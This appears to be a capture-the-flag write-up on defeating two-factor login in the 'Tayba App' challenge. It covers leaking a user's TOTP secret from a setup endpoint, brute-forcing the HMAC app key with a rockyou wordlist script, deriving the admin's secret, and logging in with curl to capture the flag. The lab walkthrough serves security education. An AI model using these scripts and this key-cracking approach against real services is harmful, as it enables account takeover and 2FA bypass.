
0xmr: Tayba App
Tayba App challenge writeup: TOTP secret derivation from predictable HMAC and privilege escalation to admin.

Tayba App is a modern authentication platform that provides users with a secure login system powered by Two-Factor Authentication using Google Authenticator. The platform stores user accounts and protects them with TOTP-based verification on top of standard email and password authentication login credentials : admin@gmail.com:admin1234
url: Tayba App
source: tayba-files.zip
The Challenge
The app generates TOTP secrets deterministically from user.id + email using an HMAC key stored in .env. That key was reds0x cracked in seconds with a Python script against rockyou. Once you have the key, you can compute the admin’s TOTP secret and log in.
What We’re Looking At
Login page, 2FA with Google Authenticator, given creds admin@gmail.com:admin1234.


Log in and you immediately hit /verify-2fa. No code, no dashboard.
We also got the full source code. That’s where it gets interesting.
Reading the Source
First thing I checked was how the TOTP secret gets generated generateSecret.js:
1
2
3
4
5
6
const generateTotpSecret = (user) => {
  const seed = `${user.id}:${user.email}`;
  const appKey = process.env.APPKEY;
  const hmac = crypto.createHmac("sha1", appKey).update(seed).digest();
  return base32.encode(hmac);
};
Not random. Every user’s TOTP secret is just HMAC(APPKEY, "id:email"). Recover APPKEY and you own every account.
Then routes/auth.js the setup endpoint:
1
2
3
4
router.get("/setup-2fa", requireAuth, (req, res) => {
  const secret = generateTotpSecret(user);
  res.json({ qrCode, secret }); // returns the raw secret
});
And the middleware:
1
verified: user.totp_enabled === 0; // no 2FA = instantly verified
A fresh account with no 2FA gets verified: true immediately on login which opens up requireAuth protected endpoints including /api/auth/setup-2fa. That endpoint generates and returns our TOTP secret. From there it’s just HMAC cracking.
The Exploit
Step 1 Register a throwaway account
Used the signup page directly.

Login with the new account since it has no 2FA, verified: true is set in the session immediately and we land on the dashboard.

Notice 2FA is Disabled this is what gives us the verified session we need.
Step 2 Leak the TOTP secret
Navigate to /setup-2fa. The page calls GET /api/auth/setup-2fa and renders the secret in plaintext on screen.

We need our user id get it from the dashboard API response by inspecting the network tab or curling directly. First log in and save cookies:
1
2
3
4
curl -s https://tayba.ctf.0xmr.org/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"mo@gmail.com","password":"12345678"}' \
  -c cookies.txt
Then access the dashboard API:
1
curl -s https://tayba.ctf.0xmr.org/api/dashboard/me -b cookies.txt
1
2
3
4
5
6
7
8
9
{
  "user": {
    "id": 168,
    "username": "mo",
    "email": "mo@gmail.com",
    "totp_enabled": 0,
    "created_at": "2026-03-22 21:06:10"
  }
}
We now have the full equation:
1
HMAC_SHA1(APPKEY, "168:mo@gmail.com") = base32decode("4RCSUVZIF4MHPMDUN6YMDQOSAJTBN42A")
Step 3 Crack APPKEY with rockyou
1
2
3
4
5
6
7
import hmac, hashlib, base64
t = base64.b32decode("4RCSUVZIF4MHPMDUN6YMDQOSAJTBN42A" + "=" * ((8 - 32 % 8) % 8))
s = b"168:mo@gmail.com"
for k in open("/usr/share/wordlists/rockyou.txt", errors="ignore"):
    k = k.strip()
    if hmac.new(k.encode(), s, hashlib.sha1).digest() == t:
        print("APPKEY:", k); break
1
APPKEY: reds0x
Step 4 Compute admin’s secret and log in
Admin is id=1. Seed is "1:admin@gmail.com".
1
2
3
4
5
6
7
8
9
import pyotp, hmac, hashlib, base64

appkey       = "reds0x"
admin_hmac   = hmac.new(appkey.encode(), b"1:admin@gmail.com", hashlib.sha1).digest()
admin_secret = base64.b32encode(admin_hmac).decode().rstrip('=')
print(admin_secret)   # FT37FRP2TMDXATRSBJ5FZ75YEZPKNFMI

code = pyotp.TOTP(admin_secret).now()
print(code)           # e.g. 160558 - this changes every 30s
Login as admin then verify 2FA with the computed code TOTP codes expire every 30s so run it fast:
1
2
3
4
5
6
7
8
9
10
11
curl -s -X POST https://tayba.ctf.0xmr.org/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"admin@gmail.com","password":"admin1234"}' \
  -c admin.txt

curl -s -X POST https://tayba.ctf.0xmr.org/api/auth/verify-2fa \
  -H "Content-Type: application/json" \
  -b admin.txt -c admin.txt \
  -d '{"token":"160558"}'

curl -s https://tayba.ctf.0xmr.org/api/dashboard/me -b admin.txt
1
2
3
4
5
6
7
8
9
{
  "user": {
    "id": 1,
    "username": "0xmr{t0tp_s3cr3t_1s_d3r1v3d_fr0m_y0u}",
    "email": "admin@gmail.com",
    "totp_enabled": 1,
    "created_at": "2026-03-19 13:59:04"
  }
}
Or just log in through the UI with the computed TOTP code and see the flag in the admin username field.